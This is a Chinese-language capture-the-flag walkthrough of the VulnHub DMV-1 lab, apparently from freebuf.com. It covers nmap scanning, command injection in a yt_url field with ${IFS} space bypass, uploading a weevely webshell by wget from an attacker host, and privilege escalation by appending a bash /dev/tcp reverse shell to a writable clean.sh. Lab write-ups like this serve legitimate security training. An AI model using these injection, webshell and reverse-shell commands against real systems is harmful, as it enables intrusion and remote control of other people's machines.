
VulnHub DMV-1
搭建靶机查看靶机是否正常运行
主机的发现
| nmap 192.168.56.0/24 |
发现主机地址为192.168.56.101对主机进行详细扫描获取信息
| nmap -sV -A -O 192.168.56.101 |

发现开放了22端口与80端口,首先访问80端口进入页面后发现这是一个视频的转码工具
尝试通过抓包查看是否存在可注入的地方

发现yt_url存在注入

又发现在注入时过滤了空格这里我们可以使用${IFS}代替


可以先使用weevely生成一个木马文件在通过wget上传到靶机中
| root@kali:~# weevely generate hacker ./shell.php |
使用python开启临时端口
| python -m SimpleHTTPServer 8080 |
将shell.php移动到/var/www目录下通过wget命令上传到靶机中
| wget${IFS}http://192.168.56.102:8080/shell.php; |

上传成功通过weevely进行连接
| weevely http://192.168.56.101/shell.php hacker |


在admin目录下找到第一个Flag

进入tmp目录发现clean.sh发现,现在的用户可以具有写权限

可以通过写入命令进行提权
| echo bash -c ‘bash -i >& /dev/tcp/192.168.56.102/4242 0>&1’ >> clean.sh |

执行./clean.sh通过nc监听端口反弹获取shell,需要等待一段时间才能获取到
来源:freebuf.com 2021-01-27 13:37:04 by: WAFmax
正文完